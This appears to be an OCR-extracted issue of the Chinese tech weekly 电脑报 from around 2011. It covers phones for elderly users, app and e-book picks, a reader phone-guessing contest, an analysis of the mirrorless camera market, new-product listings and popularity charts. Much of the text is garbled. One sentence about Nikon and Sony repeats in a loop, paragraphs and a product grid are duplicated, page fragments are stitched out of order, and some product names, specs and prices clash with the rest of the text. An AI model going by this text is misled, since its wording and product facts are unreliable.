东信 EA118+ 外观上最大的特点,就是采用了能大眼目的按键,手感相当不错,而且它还有按键上的左右两边各设计了一个头像,可以将两位亲人的号码存进去。这样爸爸妈妈在联系亲人的时候会更加方便,一个按键就可以搞定。该机的另一大特色更加设计了一个可以定位的系统,可以将监护人通过 PC 或者手机来实时掌握亲人的位置,对爸妈的安全又多了一份保障。



## 紧急使用 SOS 联想 A589

■ 特色卖点:实用的 SOS 键,放大功能  
■ 参考价格:380元

联想 A589 采用了翻盖手机中少有的大按键,操作起来相当方便,特别是它在顶部上设置了一个“SOS 紧急求助”功能,在需要紧急与家人联系时,爸爸妈妈只需长按“SOS 键”,手机会自动连续拨打预设的 3 个紧急号码,拨通后自动开启免提通话。而在遇到危险时,长按“SOS 键”,手机可以向外发出警告音,从而可能给爸妈更多保护。考虑到老年人视力不佳,该机的摄像头除了能拍照之外,还具备“放大镜”功能,利用摄像头看书报,连老花镜都不用了。

## 收音机有木有 天语 A7718

■ 特色卖点:简单好用的操作模式,FM 收音功能  
■ 参考价格:270元

天语这款 A7718 手机由于配备了大按键和触摸屏,所以操作起来相当直观,通过按键和触摸屏的配合,相信爸爸妈妈都可以很便捷地上手。同时,针对很多老年人喜欢听广播的特点,天语 A7718 还在机身上方特别设计了一个可以拉伸的天线,将天线伸出后,该机就变成了一个不折不扣的“半导体”,省去很多手机必须插入耳机才能收听广播的麻烦。

湖北 陈锐

## 延伸阅读

### 中老年人需要什么手机

操作简单:老年人精力有限,对于复杂的手机往往难以接受,那些年轻人比较青睐的什么 Android 手机啊,iPhone 啊,打电话还要点来点去,最好还是别选了。

大按键大字体:大按键的手机可以在需要紧急与家人联系时,爸爸妈妈只需长按“SOS 键”,手机会自动连续拨打预设的 3 个紧急号码,拨通后自动开启免提通话。而在遇到危险时,长按“SOS 键”,手机可以向外发出警告音,从而可能给爸妈更多保护。

功能要实用:老年人用的手机,功能也不用多,以实用为主,保证手机可以轻松上手。比如 FM 收音、紧急呼叫等,对于老年人来说都很实用,选择时可以考虑。

待机时间长:老年人使用手机经常忘记充电,所以手机的待机时间越长,使用起来就越放心,一般说来可以保证待机 3 天以上,免得用电话的时候没电了。









## 个性 走个精品路线

### 微博精品

所谓“微博”，就是微博精品阅读，它可以快速定位，让我们像看杂志一样翻看微博精华。还可以自动过滤垃圾信息，筛选出重要的微博等等，让我们轻松“阅”更轻松，不亦乐乎！@忽忽之间

**兜兜点评：**信息太多有时候就是痛苦，筛选一下，找到适合自己的就好！



微博  
Android, 2.57MB

### 多功能，全方位

作为一款号称比GGbook的用户体验更好，比QQ阅读功能更全，比百度易用，比QQ阅读更简洁的看书软件，《魔眼阅读》确实让我眼前一亮，别的不错，它甚至能让我和朋友在线聊天，舒舒服服的！@黑魔犀

**兜兜点评：**这应用多而杂，不过把这么多功能整合到一起，还是需要点实力的。



魔眼阅读  
Android, 1.67MB

### 另类的视觉感

平时我们所看到的字母和数字都是普普通通的，但是当它们被熊熊燃烧的火焰包围的时候，却带给我们的是另外一种感觉了。仿佛它们都有了生命一样，而且960×800像素的高分辨率确实令我们爱不释手！“十一”也该让我们的手机化个妆了！@董妙恒

**兜兜点评：**文字大了！字体最大的壁纸啊有木有！



燃烧火焰的字母  
JPG, 2.4MB

### 回归质朴

听腻了那个摇滚，那个DJ歌曲，听腻了那个情歌，那个寂寞的流行歌曲。有时候回到简单、质朴的感觉也不错。这首铃声都是由简单的音乐演奏声组成的，用它们做铃声，在“十一”玩得亦乐乎的时候，来电的时候一瞬间就能让你心情平静下来！@ZMM

**兜兜点评：**这铃声听起来都很悦耳，特别是第二首，很适合作为铃声！



纯美音乐铃声  
MP3, 6.89MB

## 悦读 十一吃大餐

### 美食与惊悚的完美结合

晚餐是上古神兽，是欲望的化身，因人心永远不足而道生的欲望而生，也映照欲望的惊悚，时刻窥见又隐藏看人的欲望。而当它化身为一个女孩坠落人间的时候，各种奇奇怪怪的事情就发生了！可以说中国最古老最有代表性的两种文化即饮食与志怪，而能将两种文化融为一体、浑然天成的便只有《饕餮娘子》这一本了，相信每一个读者都可以在此书中找到只属于你的那一道菜！@今天

**兜兜点评：**兜兜最喜欢的菜里面的一道菜，看起来很好吃……



《饕餮娘子》TXT, 821KB

### 冰与火的荣耀

要想做纯爷们，就得经历冰与火的锻炼！《冰与火之歌》是美国著名科幻奇幻小说家乔治·R·R·马丁所著的一部对当代奇幻文学影响深远的里程碑式作品。它刚一出版，就以别具一格的架构、浩瀚辽阔的视野、错落有致的情节和生动活泼的语言征服了欧美文坛，现在更是被拍得同名美剧，强烈建议观看，里面的世界就像《魔戒》当中的一样宏大，很值得细细品味。@今天

**兜兜点评：**能做成漫画，足以证明了书的品质，给力！



《冰与火之歌-1-4》TXT, 2.25MB

## 互动 十一玩翻天

一年一度的全国人民大休假就这样来了，你打算怎么度过，去旅游、去运动还是宅在屋里玩游戏？不管怎么样，吃好、玩好、休息好，让这几天快快乐乐的就好，你说呢？对了，别忘了给兜兜发照片，有惊喜哟！

### 微博“豆粉”反应迅速

一提起这个来了，那个手机形影不离不快乐的话，摩托罗拉V3，刀锋，哈哈。@最酷的兜兜

兜兜的手机不是太明显了？这么简单就被你猜到了，哈哈！V3不解释，那个按键的风格，绝对是摩托罗拉V3！@爱酷 Diane1016

看来大家都是一族就出来了啊！一拨无兄弟，摩托罗拉V3，谁都在用！@费费-柒

销售上亿的手机，用户群确实广泛！

MOTO V3，当年火到不行的手机，不过也MOTO很懂得有创新的精神。@囍-乱了

刀锋的锋芒怎么能掩盖得住呢？Motorola RAZR V3 @蜂蝶虫 这个叫错名字不叫错，也帮不到大家！后排微博“豆粉”还有：@王康、@独立星球官方微博、@JasonXia、@逍遥小美、@几度看花雨、@一本正经地胡说、@聚德\_zhang5684、@飞机king、@原原田、@U字宝。

### 手机“豆粉”持续给力

189\*\*\*\*2988 说：“兜兜，真是巧啊，本周的猜手机活动当中的手机，就是我在使用的，摩托罗拉锋机V3！用了好多年了，也没舍得扔，而且对我来说已经足够了，50多岁的老读者，是不是也扔不起啊？哈哈……”

哇！哇！真是连到嘴边上了啊，哈哈，当然猜不上，这题之难再送“小鸟”来聊人品是你们的了！

135\*\*\*\*0796 说：“这个太简单了，我的上一部手机就是它——MOTO 锋机V3！一直爱它，也很好用，悲剧的是，最后被可恶的小偷偷走了！”

现在的小偷手机口袋里都有，我们的手机联系人什么的都丢了！有木有，我们真该死啊有木有！

137\*\*\*\*5645 说：“兜兜，我面子要丢

了，看了半天没看出来是什么手机，结果旁边一MM走过来看了一眼，随口说了一句：‘分明是V3’，恍然大悟！太丢人了！”

在“朕”面前丢了面子，哈哈……

151\*\*\*\*1285 说：“猜手机我喜欢！前几期的猜手机我只能猜出，太悲剧了！终于有机会参与互动，好吧，答案就是MOTO V3，销售过亿的手机吧！”

看来这位“猜”确实“猜”坏了，不过没关系，今后兜兜都会留意让更多人参与到互动中来，哈哈！

后排“豆粉”还有：189\*\*\*\*8833、152\*\*\*\*7466、153\*\*\*\*3035、182\*\*\*\*4620、182\*\*\*\*5907、151\*\*\*\*0115、159\*\*\*\*9197、151\*\*\*\*6305、137\*\*\*\*4458、151\*\*\*\*2178等……

## 电脑报第一届 全国 APP 开发挑战赛

手机、平板，各种移动设备的飞速发展和普及为我们提供了一个全新的平台，而改变我们生活的却是这个平台上的APP。如今APP已经不仅仅是单纯的工具或者游戏，它已经成为一个极具竞争力的产业，许许多多的人开始将目光放到了APP的开发、推广上。为了激发开发者参与APP开发的热情，培养青年才俊的动手能力，电脑报特举办第一届全国APP开发挑战赛。你，准备好了吗？

### 奖项设置 >>>

- 一等奖——奖金1万元
- 二等奖——iPad2平板电脑1台
- 三等奖——华硕TF101平板电脑1台
- 优胜奖——国产平板电脑1台(进入前10名的其他7位参赛者)

大赛优秀作品将会在主办方以及协办方的网站上提供展示、供网友下载体验。获奖参赛者将有机会成为电脑报移动互联网战略合作伙伴，接受赛事组委会安排的媒体专访报道，向整个行业分享成功经验，提升业界知名度。

获奖参赛者作品可以在主办方及协办方的平台获得推广合作机会，成为主办方和协办方的专属定制推广产品，享受合作收益分成，并有机会获得其他酬谢、推广合作机会。

参赛细则及其他未尽事宜，请关注本次大赛官网(<http://www.icpcw.com/app>)及电脑报官方微博(<http://weibo.com/icpcw>)。

编辑：刘国栋 文案：王晨 摄影：任晓 校对：李静

### 本期活动 猜手机第二期

猜手机活动向来很有挑战性，诸多“豆粉”都跃跃欲试，兜兜发出微博说一会儿就被大家秒杀了！没错，就是摩托罗拉的锋机V3——锋机V3！看键盘就很经典啊，有木有！

#### 上期答案：

摩托罗拉锋机V3



#### 互动方式

兜兜短信：15086967715(无额外费用)

兜兜微博：[icpcw\\_hf@vip.sina.com](http://weibo.com/icpcw)

#### 本期问题：

兜兜提示：这是一款经典的智能手机，而非山寨机了，不然又要被秒杀！



新浪微博：<http://weibo.com/167601173>

腾讯微博：<http://t.qq.com/icpcw-dw>

下载链接：<http://www.icpcw.com/tzscsoft>



高端不贵 热门微单镜头选购

消费数码人气产品TOP10

把照片拍清楚那个技术活

&gt;&gt;32

&gt;&gt;31

&gt;&gt;35


电脑报

29-36版

主理: 吴昊 责编: 李强

# 大牌争战微单的背后

今年,各厂商的微单新品轮番轰炸,如果说去年还是观望期,那么现在看来,微单是真的火了。尤其上周尼康1系列微单的高调发布,再度搅动相机市场格局,面对市场接受度和期待度的不断攀升,微单相机的崛起将成为未来几年数码相机产业最大亮点及增长点。但在这崛起背后,还有很多需要我们去冷静思考的地方。



◎南京 梁莉

## 保持沉默 伺机而发

今年以来,各大品牌相继发布了微单新品,虽然数量多、亮点多,但大众的目光仍然聚焦在佳能和索尼,而两大巨头此时却一直保持沉默。前些时候,尼康相关人员表示,尼康拥有完整的产业链,确实不需要微单相机弥补任何产品线上的不足。并且认为,微单相机不会威胁到单反相机市场,因为“如果你想要一台数码相机,那么就会选择单反”,而不会选择微单。

## 群雄割据 各怀心思

尼康之所以保持沉默在发力,是因为微单相机跟单反相机并不是DC,而是单反,尼康本身就有强大的单反系统,性能不俗的DS100目前4550元就能拿下,入门级DS100更便宜至3750元。而微单相机用户重合度太高,内战难免。其次尼康在单反数码相机领域已经领先,如果尼康的微单相机上市后,难免会冲击到单反相机,所以尼康微单相机上市,难免会冲击到单反相机,所以尼康微单相机上市,难免会冲击到单反相机。

索尼微单相机上市后,难免会冲击到单反相机,所以索尼微单相机上市后,难免会冲击到单反相机,所以索尼微单相机上市后,难免会冲击到单反相机。

其实这种保守态度也可以理解,毕竟如此庞大的企业拥有如此巨大的用户,而想要面面俱到,走花无必要的产销未开发相机并不成熟的产品,而市场需要二三分的谨慎,而待市场成熟后再加入其中才是明智的选择。

但正因为这种死守传统的做法,才令其他厂商有更多的机会。据市场调查公司BCN Inc的数据显示,佳能与索尼在日本市场的综合占有率已经下降了35%,而索尼的市场份额

上升趋势,这当中佳能虽然守住45%的可更换镜头相机市场,尼康也拥有30%的份额。但微单相机的强势崛起不得不引起关注,其2009年市场占有率还不到3%,到2010年就已达到16%,今年有望跃升至23%。而市场规模增长近10倍,这也是尼康推出单反的一个重要原因,要知道历史的发展从来就没有永远不变的格局。

目前来看,微单的发展起于奥林巴斯和松下在尝到甜头之后已经完全放弃单反,把研发资金和技术转移,利用Micro 4/3平台,实现小型化轻量化的设计理念,并从早期相机作品演变成集团作战,像奥林巴斯下半年就一口气推

出E-P3、E-PL3、E-PM1三款产品,既满足发展,又迎合时尚潮流。三星与宾得则是后来跟进的厂商,的确有拿得出手的产品,但重心不在上面。

索尼在微单市场位置如今举足轻重,如果说此前产品较为单一,限制了发挥,那么随着这一季NEX-C3、



由于缺乏微单市场,佳能、尼康日本市场份额下降

出了E-P3、E-PL3、E-PM1三款产品,既满足发展,又迎合时尚潮流。三星与宾得则是后来跟进的厂商,的确有拿得出手的产品,但重心不在上面。

NEX-5N、NEX-7三弹连发,则拥有了天时地利人和的优势。其实在诸多品牌中,索尼对微单的预期最普遍,收购柯尼卡美能达相机部门,并不算成

## 清晰定位 改变格局

之所以索尼、松下、奥林巴斯这些数码相机巨头积极,持续扩大市场份额,是因为微单相机的崛起是他们自身,改变市场多年来格局的两大呼声,谁抓住了消费者的心理,谁掌握了产品定位,谁就有真正撬动现在的市场格局。然而面对庞大的老大——单反相机,谁都要特点鲜明。

对于外形的改造目前还在继续,一部分机型采用不拆镜头走便携路线,体现时尚、靓丽的气质。松下今年发布的两款微单相机G3和GF3,均采用小巧的机身和重量减轻作为一大卖点,GF3相比GF2机身缩小

了15%左右,重量264g,搭配14mm/F2.5广角饼干镜头,外形和高端消费DC相差无几。

奥林巴斯E-PM1同样如此。索尼NEX-C3号称世界上身材最娇小的微单相机,机身最薄处只有25.9mm,重量225g。在机身颜色上,除了黑色、白色和银色,还推出棕色、粉色、紫色,尽可能满足不同个性化需求。

屏幕尺寸也在增大,索尼NEX-5N、松下GF3、奥林巴斯E-P3除了加入触摸技术,尽可能智能化操作,在功能上,各种特色在卡片DC上的智能拍摄模式,如今都被移植到微单相机上。索尼此次推出的微单相机J1和V1,还创新推出了动态快照模式和智能照片选

下页D02版

国庆精品大搜罗

专业数码产品交易平台

国庆期间全场商品 8.5 折起

<p>索尼DT110 8GB U盘</p> <p>小巧便携, 超薄设计, 高速读写</p> <p>现价: 78.00</p>	<p>地城大地鼠标无线鼠标</p> <p>无线鼠标, 手感舒适, 续航能力强</p> <p>现价: 19.00</p>	<p>北通神游无线手柄</p> <p>手感舒适, 续航能力强, 兼容性强</p> <p>现价: 55.00</p>	<p>航嘉无铅静音电源</p> <p>静音设计, 功率稳定, 使用寿命长</p> <p>现价: 68.00</p>	<p>联想Pad Y470N</p> <p>超薄设计, 性能卓越, 续航能力强</p> <p>现价: 4999.00</p>
<p>索尼G40 1600万像素数码相机</p> <p>1600万像素, 高清画质, 便携设计</p> <p>现价: 199.00</p>	<p>三星N1 16GB U盘</p> <p>16GB容量, 高速读写, 小巧便携</p> <p>现价: 99.00</p>	<p>三星500GB 7200转硬盘</p> <p>500GB容量, 7200转, 性能卓越</p> <p>现价: 359.00</p>	<p>三星USB3.0 移动硬盘</p> <p>USB3.0接口, 高速读写, 便携设计</p> <p>现价: 439.00</p>	<p>三星Class 4.0 SD卡</p> <p>Class 4.0, 高速读写, 兼容性强</p> <p>现价: 39.00</p>
<p>三星N1 16GB U盘</p> <p>16GB容量, 高速读写, 小巧便携</p> <p>现价: 66.00</p>	<p>三星N1 16GB U盘</p> <p>16GB容量, 高速读写, 小巧便携</p> <p>现价: 66.00</p>	<p>三星N1 16GB U盘</p> <p>16GB容量, 高速读写, 小巧便携</p> <p>现价: 66.00</p>	<p>三星N1 16GB U盘</p> <p>16GB容量, 高速读写, 小巧便携</p> <p>现价: 66.00</p>	<p>三星N1 16GB U盘</p> <p>16GB容量, 高速读写, 小巧便携</p> <p>现价: 66.00</p>

热销产品

索尼DSC-W520数码相机

全智能卡片相机, 1400万像素, 5倍光学变焦, 广角智能全焦镜头

现价: 999.00

热销产品

惠普HP G4-1234TX

2430M-1GB内存, 一线品牌, 性能卓越, 续航能力强

现价: 3998.00

# 新品 | New Staff

## 1 Nikon 1 尼康微单相机 V1、J1 两款连发

- 产品类型:可换镜头相机
- 显示屏尺寸:3英寸
- 传感器:CMOS
- 像素:1010万
- 视频拍摄:1080/60i
- 参考价格:¥15,100元(10-30mm镜头) V1, ¥7,500元(10-30mm镜头) J1

**◎小豆点评:**微单虽然很火,但单独缺少佳能和索尼这两大巨头,会让人感觉少了点什么。现在尼康微单来了,而且连发两款——J1和V1,从命名不难看出,从“1”开始的深刻寓意。首先从卡口上,尼康开发了1系统,其次是全新的CX格式CMOS传感器,它的面积为13.2mm×8.8mm,比M4/3系统还要小,仅比高端DC所采用的传感器尺寸大4%,可能是这个原因,所以尼康仅1010万,密度上不会像某些机器那么拥挤,也许能取得一个新的平衡。另外,这快传感器也有优势——集成相位检测

对焦,在单点模式下有73个对焦点,创造了最快和对焦点最多的世界纪录。值得关注的是全新的EXPEED 3图形处理引擎,这是尼康两年之内的又一次升级。虽然没有什么尺寸,但从V1拥有的每秒10张连拍速度,每秒60张快门速度,以及1920×1080/60的1264高清视频拍摄能力来看,绝对有料,而且很猛。



## 2 全新 DIGIC 5 处理器 佳能 PowerShot 系列新旗舰

- 产品类型:消费级数码相机
- 显示屏尺寸:3英寸(S100V)/2.7英寸(SX40 HS)
- 传感器:CMOS
- 像素:1216万
- 视频拍摄:1080P
- 参考价格:新品暂时无价

**◎小豆点评:**本来以为佳能发布会上能看到50D Mark II,可惜错过了开头没拍到结尾,而之前所传的旗舰新品原来是消费级DC领域。它们分别是PowerShot S100V和PowerShot SX40 HS,两款相机的共同点都是搭载了佳能全新的DIGIC 5数字影像处理器和约1210万有效像素1/1.7英寸

CMOS传感器。大尺寸传感器的好处不必说,还有DIGIC 5处理器,据说实现了大幅度进化,能有效提升降噪能力和白平衡的准确性。

PowerShot S100V堪称S系列新旗舰产品,延续了快门控制按钮和广角镜头F2.0大光圈的经典设计,搭载了5倍光学变焦24mm广角镜头,再加上处理器的升级,画质和操控都有了全面提升。PowerShot SX40 HS则发扬了“一机走天下”的一贯作风,搭载了35倍光学变焦能力,24mm广角,2.7英寸的可旋转液晶显示屏,1920×1080像素高清短片记录功能能和10.3倍/秒高速连拍等等。

## 3 温暖耳朵 铁三角 ATH-FW44 耳机

- 产品类型:头戴式耳机
- 频率响应:12~23000Hz
- 阻抗值:102ΩBmW
- 线材:320
- 参考价格:300元

**◎小豆点评:**耳机新品不断奇,不过像铁三角ATH-FW44这么有趣的耳机还真不多见。看它毛茸茸的样子还以为是个普通耳机,但其实是一款专为冬季佩戴而设计的耳机产品,耳机部分使用了合成皮革包裹,耳罩部分采用了连丝皮革的材质,让你在冬季佩戴的同时也可以享受动听的音乐。同时还提供了黑色和棕色两种颜色选择,作为女生送女生的礼物也是再合适不过了。音质方面,ATH-FW44采用了新开发的30mm耳机驱动单元,频率响应范围为12~23000Hz,灵敏度为102dB/mW,耳机最大输入功率100mW,阻抗为32Ω。

### ◎上档001版

择器模式。

针对专业摄影人群,微单厂商还在不断加大硬件投入,索尼刚刚推出的NEX-7,就采用2400万像素的APS-C画幅CMOS传感器,像素密度提升,拥有坚固可靠的机身外壳,内置闪光灯,并配备热靴

接口,OLED电子取景器像素达到240万,还加入更多实体按钮迎合专业人群快速操作的需求。

相信,随着微单的后续发展,无论是机型、镜头还是配件方面,都将更加丰富,而且将会有更多机型面对不同类型的用户。

## 编辑观察 尼康微单:惊喜不足 遗憾有余

**◎电脑报陈逸志:**继松下、索尼等相继发布微单相机后,相机界的“二把手”尼康也正式发布了旗下的微单相机。在发布会现场试用过尼康1系列后,对其有了更深刻的感受。

微单其实从一定程度上影响着消费级高端DC,以及入门级单反的市场,而尼康的Nikon 1则非常明确地从规格和性能上做了区隔。例如13.2mm×8.8mm的CMOS感光元件,每秒10张连拍速度,快门动作,智能快门选择模式等,而且还特别设计了卡口镜头。这些使得Nikon 1在功能和定位上很好地与入门级单反

以及高端的消费级DC做出了区隔,避免了“自家打架”的尴尬局面。而强大的功能、良好的性能区隔,亦满足了我们对Nikon 1的信心。

不过我们认为该机依旧存在遗憾。以速度、抓拍瞬间而言“超瞬间”为镜头的Nikon 1系列,在单点上却显得性价比不高。为了照顾相机的简洁性,该机没有为它的各种高速连拍模式提供单独的按键,而是要手动进入菜单层层选择。对此我们也询问了尼康,尼康表示如果后续用户反应强烈,将会考虑加入单独的模式按钮。

## 总结

现阶段,单反相机的发展已经进入到了快速通道,厂商之所以急于推出大量产品,目的就是为了抢占市场。从市场目前的表现来看,索尼、奥林巴斯、松下、三星等可以理解为激进派,他们的目的是打破现状,最大限度地抢占市场。而佳能、尼康则相对保守,以尼康为代表的保守派,其实是以守为攻,最大限度地保持自身,所以在其微单新品的定价上,大家不要有太多期待,而佳能也不会急于跟进,以免被市场所淘汰。

## 聚焦 | Focus

这里你可以看到潮流数码产品的传播资讯,请访问<http://www.focus.com.cn/feature.asp?pl>

## 拼创意 佳能、尼康发布会大PK

最近,佳能和尼康两大影像巨头的新品发布会相继召开,他们的产品PK很常见,其实发布会也在暗中较劲,不如就让他们来次发布会的创意PK吧,看看谁在气势上占了先机。

此次佳能秋季新品发布会采用了“快乐街”的概念,“快乐街”是一个年轻人的时尚聚集地,在这里可以感受到佳能每个产品的独特气质。特意搭建的三层主舞台以“iKUS公寓”为原型,上演都市青年与摄影的故事。相比之下,尼康的发布会就略显保守了,依然是领导讲话、模特走秀、产品视频的老套路,虽然请来了王力宏助阵,但仍略显缺乏新意。

此轮创意PK,佳能获胜,实至名归!

**◎许东 air:**还是觉得佳能的发布会更有新意,更精彩。

## E-Ink电子书包走进学生课堂

相信大家最近在微博上都见过北京人大附中西山学校校长张全贤同学用苹果MacBook上课的照片,确实很惊讶,MacBook可不是人人用得起的,不过,现在全国很多城市都在推行一种电子书包,类似E-Ink电子书,里面存储了全教科教材、图文并茂,且操作简单,对于提高学生的学习和单句记忆效率比普通图书有所提高。

相比华丽的MacBook Pro,电子书包的亮点来自元太科技生产的E-Ink屏,一节电池可用20小时,光线阅读也不会伤眼,效果基本等同于纸质书,即使在睡前阅读也不会干扰同学们的睡眠品质。它的价格当然也比MacBook Pro美好许多,在500元至2000元范围内,除了支持电子书阅读和课堂管理软件,以及手写输入、备份还原、图形绘制、电子书阅览、图像拍摄和编辑、家长监护等应用软件。



模特在佳能搭建的iKUS公寓进行精彩表演

**◎晴天 baby:**力宏好帅,什么时候我也能去尼康发布会现场看看啊!



考虑到价格,你会选MacBook Pro还是E-Ink电子书包?

**◎东北北北:**如果能正确使用,用电子书包还是大有可为的,特别是发展E-Ink的教材。

**◎李俊强:**上学不用再背几公斤重的教科书,一个电子书包就搞定,确实书到包来么这么好事情啊!



数据区间:2011年8月27日~9月30日

# 消费数码产品人气TOP10

投票人数:15673



**经过** 过读者朋友和网友们的热情参与,9月红名单新鲜出炉!在数码相机榜单上,佳能 600D 连续两个月被压在第二名,上次是被同门小师弟IXUS220 HS拉下马,而这次同样是卡片机的代表索尼TX55,可见,有特色的卡片机依然是消费者关注的热点。而从整个相机榜单上看,微单相机占据了大半江山,新品层出不穷,再加上便携而又强大的特性吸引了不少读者的目光。在耳机榜单上,森海塞尔MX370凭借极强的性价比半举巨头索尼。而铁三角的经典时尚耳机ON3位居第二,深受大家喜欢的魔声耳机凭借犀利的外形位居第三。

**2011年10月红榜TOP10投票开始啦!**

参与投票的读者有机会获得比上方5元机一副  
**9月数码相机人气TOP10获奖名单**  
刘飞 北京海淀区清泰园社区居委会 2499元(相机)  
如果有什么想和小黄交流的话,请发送邮件到:help@wb.com/zushixingfu, 欢迎各种短信、私信等,小编会随时与你互动!

投票地址: <http://go.ipcom.com/bestbuy10.htm>  
如果有什么想和小黄交流的话,请发送邮件到:help@wb.com/zushixingfu, 欢迎各种短信、私信等,小编会随时与你互动!

## 数码相机

### TOP1 索尼 TX55



**一句话点评:** 紧凑的外形,不俗的配置让TX55成为卡片相机中的高点。

参考价格: 2400元

### TOP2 佳能 EOS 600D



**一句话点评:** 即使不是头名,佳能 600D 的人门单反的霸主地位依然不可动摇。

参考价格: 4999元/5699元(机身+套机)

### TOP3 奥林巴斯 E-PM1



**一句话点评:** 复古风格+微小巧机身,让奥林巴斯 E-PM1 成为微单相机中的高点。

参考价格: 4999元(套机)

TOP4	佳能 IXUS 1100HS	2499元
TOP5	松下 GF3/K1G	3988元(套机)
TOP6	索尼 NEX-C3	4299元(套机)
TOP7	松下 LX150GK	1998元
TOP8	尼康 D7000	7999元(机身)
TOP9	佳能 IX1	1599元
TOP10	索尼 V1	新机未定价

## 风评 风云突变,微单开始接班

如果说一个月以前的数码相机市场还遵循着常规,传统单反、消费级数码相机仍然有着相当的用户规模,那么9月的话题则完全集中在微单相机方面,新机或上市或召开发布会,微单相机固有的优势在不断扩大,而用户体验与拍摄性能各方面也在全面加强。这类产品的崛起,让其类别的相机开始感受到压力,可以看到,在本月我们得到的榜单上,微单相机占据了近半壁江山,对市场的影

响力正在逐步扩大。

索尼的TX55排在了第一位,T系列覆盖卡片机魅力十足,即使已经有单反,但普通用户并不会反对随身带一方方便的卡片机。同样上榜的佳能IXUS 1100HS和松下ZS10GK也是如此,时尚的外观搭配优秀的拍摄效果,让用户随时都能记录下身边的点点滴滴。

传统单反的市场正在微单相机的冲击下面临压力,佳能600D仍然有不错的表现,而

尼康的D7000更多只是有较高要求的摄影爱好者的选择,市面上的焦点集中在微单方面。奥林巴斯的E-PM1成为本月排名最高的微单机型,不仅机身设计时尚且复古,它还是PEN系列下最轻巧的一款,为用户呈现出全新的微单体验。紧随其后的是松下的GF3和索尼NEX-3C,它们也同时诠释了“轻量”的产品特点,并同时加强成像质量以及包括高清视频拍摄在内的全面应用。

## 走势 期待全新的秋冬季

微单相机“接管”市场之说尚没有结束,在E-PM1等新机型成为市场宠儿的同时,尼康全新的1系列发布,又给我们带来了更多的期待。从单反、微单概念的彼此不断融合,到消费级数码相机CMOS传感器也能运用到可换镜头相机上,产品是如何分类的已不再重要,重要的是我们能够得到怎样的拍摄体验。在今年接下来的市场,或许我们将看到一个全新的格局。

## 耳机

### TOP1 森海塞尔 MX370



**一句话点评:** 凭借较高的价格档次,森海塞尔MX370,这款耳机堪称头名。

参考价格: 178元

### TOP2 铁三角ATH-ON3



**一句话点评:** 小巧时尚的外形是铁三角 ON3 大卖功不可没的因素。

参考价格: 199元

### TOP3 魔声SOLO HD



**一句话点评:** 在目前的市头上,这款耳机可算是魔声 Solo HD 的身影,霸气外观征服许多人的心。

参考价格: 1980元

## 风评 功能型耳机大行其道

随着学生返校,以及中秋国庆假期的来临,耳机市场迎来了火爆的景象。这其中,森海塞尔的MX370仍然延续了强劲的气势,它拥有优秀的音质与最广泛的搭配方式,价格也在可轻松接受的范围以内,本月它继续位列榜单头名。

两只头戴式耳机紧随其后。铁三角经典的ON3仍然大卖,多种颜色版本加上个性的“钢钉”头夹,既不影响美观,使用上也足够轻松;而魔声(Monster)2000元级的SOLO HD本月空降第三名,事实上魔声一直是潮玩一族的专属,大量明星的选择也让人气旺盛,虽然因为价格并不便宜,能拥有的人并不算多,但它的动向始终引人关注。

事实上,本月的耳机榜单,“功能型”成为关键词,有专门应用的耳机能够细分市场,让用户有针对性地进行选择。比如两款专业游戏耳机就位列榜单中游,Razer的“雷蛇独钻”和铁三角的GS27都为游戏进行了专门的优化,专业的多声道声场效果让用户能在游戏中“听声辨位”,表现更加游刃有余;森海塞尔PX100-ii则凭借音质好音质,苹果i-Ear型耳机能迎合iPhone用户的耳机需求,还有入门级的专业蓝牙耳机很给力M20,它们在本月得到很多商务人士的好评,也是不少商务人士的首选。

## 走势

### 品质感更重要

魔声的高关注度并不是凭空得来的,在现在的市场上,如果能更多地强调品质、品质这类“无形的东西”,那么它很容易被传播和得到认同。森海塞尔、苹果等品牌也同样如此——未见其物,先听其音,产品的口碑能够直接影响我们的消费。现在的市场,早就不是靠低价格就能实现一切的。

GADMEI 佳的美

P83 上得以延续...

她一直在我的身边,每一个地方都是电影院,而我们的爱情也会在佳美的P83上得以延续...

裸眼3D电影本 P83

# 不用眼镜看 3D

震撼影像触手可及

京东商城: [gadmei.jd.com](http://gadmei.jd.com) 电话: 0753-3999999 传真: 0753-3999999 [www.gadmei.com](http://www.gadmei.com)

TOP4	AKG K77	199元
TOP5	Razer Electra 雷蛇独钻	499元
TOP6	创米科 G927	149元
TOP7	森海塞尔 PX100-II	399元
TOP8	苹果 In-Ear	469元
TOP9	创新 HS-1100	699元
TOP10	倍耐力 M20	348元



# 高端不贵

## 热门微单镜头选购

今年微单新品井喷,镜头群也渐渐丰富起来。你是否想过购买一只更高端的镜头来满足日益升级的拍摄要求呢?下面我们就来盘点一下市场中各系统微单有哪些值得购买的高品质镜头,让你的微单也跟单反一样“烧”。

◎重庆 陈力

### 两大阵营分庭抗礼

interchangeable lens camera. 说到底就是镜头,微单当然也不例外。为什么单反市场依然是佳能和尼康最热卖,广大镜头群支持了很大的一个因素。因此,当微单机已经足够成熟的时候,微单的两大阵营,以奥林巴斯和松下为代表的 M4/3 系统和索尼的 NEX 系列,进入了镜头群的争夺战。

M4/3 阵营方面,除了奥林巴斯和松下原厂镜头,适耐德和卡尔·蔡司也宣布加入。另外还有徕卡、适马和唯卓等。面对这种情况,索尼非常聪明地开放共享了自己的微单 E 卡口技术,使其 NEX 系列多了腾龙、适马和唯卓等的支持。从目前来看,M4/3 的支持群体更多一些,索尼还需要多下一番工夫。



M4/3 系统提供优先优势,在镜头数量和规格上都占据优势

### 新势力紧追不舍

三星虽然进入微单市场的时间不算晚,但产品线略显冷清,久久不能上市的产品2000以及温芝的NX卡口镜头,都让三星处处被动。不过三星的用户不要失望,三星即将在今年下半年发力,推出多款镜头。

尼康微单新品的发布,宣告了尼康正式加入微单争夺战,同时发布的还有4款全新尼康1卡口的微单镜头,相信凭借尼

康的号召力,其他副厂镜头的加入只是时间问题。

真得在推出全球最轻巧微单相机PENTAX Q的同时也推出了5款Q卡口镜头。虽然目前看来,PENTAX Q不排除玩票性质,但保不准以后会有更具竞争力的机型,因此旗下的Q卡口镜头,我们也不能忽略。

### 原厂和副厂镜头的选择

